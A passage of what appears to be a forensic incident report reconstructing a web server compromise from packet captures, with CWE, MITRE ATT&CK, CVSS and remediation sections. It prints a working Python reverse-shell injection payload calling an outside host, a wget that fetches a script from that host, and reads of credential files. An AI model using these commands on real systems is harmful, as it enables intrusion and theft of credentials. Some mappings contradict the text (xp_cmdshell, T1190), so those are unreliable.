3. **Command Injection:** The attacker exploited a command injection vulnerability in the `/tools/ping` endpoint. A POST request was sent (packet #77169, stream 9597, time 10:10:06.063244 UTC) with the following payload in the `host` parameter:

   ```
   127.0.0.1; python3 -c 'import socket,subprocess,os; s=socket.socket();
   s.connect(("91.235.128.47",80)); os.dup2(s.fileno(),0);
   os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); subprocess.call(["/bin/sh","-i"])'
   ```

   This injection forced the server to execute an operating system command, establishing a reverse shell (later reconnected on port 4444). No other command injection vectors (e.g., `curl`, `wget`) were observed prior to this event.




Figure 16: Delivery of the attack/virus to the target

CWE Mapping:

- **CWE-89 (SQL Injection)** – Authentication bypass and UNION-based extraction observed.
- **CWE-78 (OS Command Injection)** – Exploitation of `/tools/ping` endpoint via semicolon separator (packet #77169).
- **CWE-94 (Code Injection)** – Not directly observed, but SQLi with `xp_cmdshell` (if present) would fall under this category.

2.6 How was initial access obtained?

Answer: Initial access was achieved via a command injection vulnerability in the server's ping utility.

1. **Reconnaissance:** The attacker first downloaded a publicly accessible backup archive `/backup.zip` (packet #48232, stream 6034). This likely revealed the existence of the `/tools/ping` endpoint and other application details.
2. **Command injection:** The attacker sent a crafted POST request to `/tools/ping` (stream 9597, packet #77169, time 2024-03-15 10:10:06.063244). The parameter `host` contained:

   ```
   127.0.0.1; python3 -c 'import socket,subprocess,os; s=socket.socket();
   s.connect(("91.235.128.47",80)); os.dup2(s.fileno(),0);
   os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); subprocess.call(["/bin/sh","-i"])'
   ```

   This injected command forced the server to execute a Python reverse shell payload.
3. **Reverse shell establishment:** Approximately 20 minutes later, the attacker established a reverse shell on port 4444 (packet #90288, stream 11210) using a similar Python one-liner. The delay may indicate multiple attempts or manual interaction.




Figure 17: Initial access

2.7 On which port was the reverse shell received?

Answer: TCP port **4444**. A full duplex connection was observed between `10.10.0.50` (source port ephemeral) and `91.235.128.47:4444`. The shell was spawned via a Python one-liner after execution of `shell.sh`.




Figure 18: Reverse shell connection on port 4444

2.8 What commands did the attacker execute in the terminal?

Answer: An extensive set of reconnaissance and post-exploitation commands was executed:

- System info: `id`, `whoami`, `uname -a`, `cat /proc/version`, `env`
- User enumeration: `cat /etc/passwd`, `cat /etc/shadow`, `ls /home`
- Privilege escalation checks: `find / -perm -4000 2>/dev/null`, `sudo -l`, `cat /etc/sudoers`
- Network info: `ip addr`, `ip route`, `arp -n`, `netstat -tulnp`, `ss -tulnp`
- Web application recon: `ls -la /var/www/html`, `cat /var/www/html/config.php`, `find / -name '*.conf'`
- Credential access: `cat /root/.ssh/authorized_keys`, `crontab -l`, `ls /etc/cron*`
- Automated enumeration: `wget http://91.235.128.47/linpeas.sh -O /tmp/linpeas.sh` and execution
- Backup inspection: `find /var/backups -type f`, `cat /var/backups/passwd.bak`
- Shell history: `history`, `cat /.bash_history`




Figure 19: TCP stream showing attacker commands




Figure 20: TCP stream showing attacker commands




Figure 21: TCP stream showing attacker commands




Figure 22: TCP stream showing attacker commands

CWE Mapping:

- **CWE-200 (Information Exposure)** – Sensitive files (`/etc/passwd`, `/etc/shadow`, `config.php`) were read.
- **CWE-269 (Improper Privilege Management)** – Attacker enumerated SUID binaries and sudo permissions (`find / -perm -4000`, `sudo -l`) to identify privilege escalation paths.
- **CWE-311 (Missing Encryption of Sensitive Data)** – Password hashes from `/etc/shadow` and credentials from `config.php` were transmitted in cleartext over the reverse shell channel.

2.9 What was the attacker trying to do with SSH?

Answer: The attacker inspected SSH authorized keys (`cat /root/.ssh/authorized_keys`). This indicates an attempt to:

- Identify existing SSH access methods (backdoor keys).
- Potentially add their own public key for persistent access.

No SSH brute-forcing or tunneling was observed. The SSH protocol traffic (346 packets) was likely legitimate administrative sessions.

2.10 What data was compromised or exfiltrated?

Answer: The attacker successfully exfiltrated sensitive data using the reverse shell channel (TCP stream 11210). No separate HTTP exfiltration was observed.

Confirmed exfiltrated data:

- `/etc/passwd` – read and transmitted via the reverse shell (packet #90305, stream 11210). – see Figure 19
- `/etc/shadow` – read and transmitted (packet immediately following #90305, stream 11210). – see Figure 19
- `/var/www/html/config.php` – database credentials and application secrets (packet #90305, stream 11210). – see Figure 19
- `/var/backups/passwd.bak` – backup password file (packet #90314, stream 11210). – see Figure 23

Note on `backup.zip`: The attacker **downloaded** this file from the victim server (packet #48232, stream 6034) as part of initial reconnaissance. This was **not** data exfiltration from the corporate network. However, the backup archive likely contained source code, database dumps, or credentials that facilitated later attacks.




Figure 23: HTTP GET request for backup.zip (packet No. 48232)

Method of exfiltration: All stolen data was sent over the established reverse shell connection (TCP port 4444, stream 11210). The attacker issued `cat` commands, and the file contents were returned inline within the same TCP stream. No additional protocols (HTTP, FTP, etc.) were used for exfiltration.

Impact: The compromise of `/etc/shadow` enables offline password cracking. Database credentials from `config.php` allow direct access to backend databases. Combined with source code from `backup.zip`, the attacker gained near-complete visibility into the application architecture.

CWE Mapping:

- **CWE-538 (File and Directory Information Exposure)** – Backup archives (`backup.zip`) were left in the web root, enabling initial reconnaissance.
- **CWE-311 (Missing Encryption of Sensitive Data)** – `/etc/shadow`, `config.php`, and `passwd.bak` were exfiltrated in cleartext over the reverse shell connection (TCP stream 11210).

2.11 Did the attacker try to hide evidence of the attack?

Answer: No. No anti-forensic commands were observed: (see Figure 19–Figure 23)

- No deletion of logs (`rm`, `shred`, `wevtutil`, `clearlogs`).
- No clearing of shell history (`history -c`, `unset HISTFILE`).
- No timestamp alteration (`touch -t`).
- No secure file wiping.

The attacker performed aggressive reconnaissance without attempting to cover tracks, possibly indicating a time-constrained or less sophisticated adversary.

3 MITRE ATT&CK Techniques

The attacker's actions map to the following tactics and techniques:

Tactic	Technique ID	Observation
Initial Access	T1190 (Exploit Public-Facing Application)	Download of `backup.zip` from `portal.fztd.com` (packet #48232)
Execution	T1059 (Command and Scripting Interpreter)	Python reverse shell, bash commands
Persistence	T1098 (Account Manipulation)	Inspection of `/root/.ssh/authorized_keys` (potential backdoor)
Privilege Escalation	T1068 (Exploitation for Privilege Escalation)	`sudo -l`, `find / -perm -4000`
Discovery	T1083 (File and Directory Discovery)	`ls`, `find`, `cat /etc/passwd`
Discovery	T1046 (Network Service Scanning)	`netstat`, `ss`, `arp -n`
Exfiltration	T1048 (Exfiltration Over Alternative Protocol)	Data sent back via reverse shell TCP stream 11210

Table 2: MITRE ATT&CK v13 Mapping

4 Observed Weaknesses and CWE Summary

Table 3: Common Weakness Enumeration (CWE) Findings

CWE ID	Name	How it was exploited
CWE-200	Information Exposure	Backup archives and system files (e.g., `/etc/passwd`) publicly accessible via web
CWE-89	SQL Injection	User credentials extracted via UNION SELECT (packet #69254)
CWE-78	OS Command Injection	RCE achieved via command injection in `/tools/ping` (packet #77169) and SQLi with `xp_cmdshell`
CWE-522	Insufficiently Protected Credentials	Database credentials stored in plain text in `config.php`
CWE-538	File and Directory Information Exposure	Backup files left in web root (`backup.zip`)
CWE-269	Improper Privilege Management	SUID binaries and sudo rules enumerated by attacker (`find / -perm -4000`, `sudo -l`)

5 Severity Assessment (CVSS v3.1)

The overall severity was recalculated based on observed attack characteristics. The vector string is:

`AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N`

- **Attack Vector (AV):** Network (N) – attacker reached the victim over the corporate network.
- **Attack Complexity (AC):** Low (L) – the attacker used publicly accessible backup files and standard SQL injection; no sophisticated evasion.
- **Privileges Required (PR):** Low (L) – initial access required only the ability to download a backup file.
- **User Interaction (UI):** None (N) – no user action was needed after the backup was exposed.
- **Scope (S):** Unchanged (U) – compromised resource (web server) stayed within its authority.
- **Confidentiality (C):** High (H) – sensitive credentials, passwd/shadow, and source code were exfiltrated.
- **Integrity (I):** Low (L) – no file modification or data tampering was captured in the PCAP.
- **Availability (A):** None (N) – no denial-of-service activity observed.

Overall CVSS v3.1 Score: 7.1 (High) – confirmed using the official CVSS calculator.




Figure 24: CVSS calculator showing score 7.1 (High)

6 Conclusion and Recommendations

The attack on FZTD Industries was a multi-phase operation that combined:

- **Reconnaissance:** Download of publicly accessible `/backup.zip` (packet #48232, stream 6034).
- **Command injection:** Exploitation of the `/tools/ping` endpoint (packet #77169, stream 9597) to execute a Python reverse shell payload.
- **Reverse shell:** Establishment of a full-duplex shell on port 4444 (packet #90288, stream 11210).
- **Post-exploitation:** Extensive reconnaissance (listing users, network, processes), theft of `/etc/passwd`, `/etc/shadow`, `config.php`, and `passwd.bak` exfiltrated over the same shell channel.

.

Immediate Remediation Steps

1. **Remove exposed backups** – Delete `backup.zip`, `backup.tar.gz`, and any other archives from web-accessible directories.
2. **Patch command injection** – Sanitize input to the `host` parameter of `/tools/ping`; avoid shell metacharacters (`;`, `|`, `&`). Refer to packet #77169.
3. **Patch SQL injection** – Use parameterized queries in `/login.php` (parameter `username`). Malicious packets: #69254–69257.
4. **Rotate all compromised credentials** – Database credentials from `config.php`, all local system accounts (especially `www-data`), and users listed in the exfiltrated `/etc/shadow`.
5. **Harden SSH** – Disable password authentication; audit `authorized_keys` files (attacker inspected `/root/.ssh/authorized_keys`).
6. **Implement egress filtering** – Block outbound connections to `91.235.128.47` and ports 4444, 80 (used for reverse shell).
7. **Privilege audit** – Review SUID binaries and `sudoers` configurations (attacker ran `find / -perm -4000` and `sudo -l`).
8. **Deploy file integrity monitoring (FIM)** and centralized logging to detect future anomalies.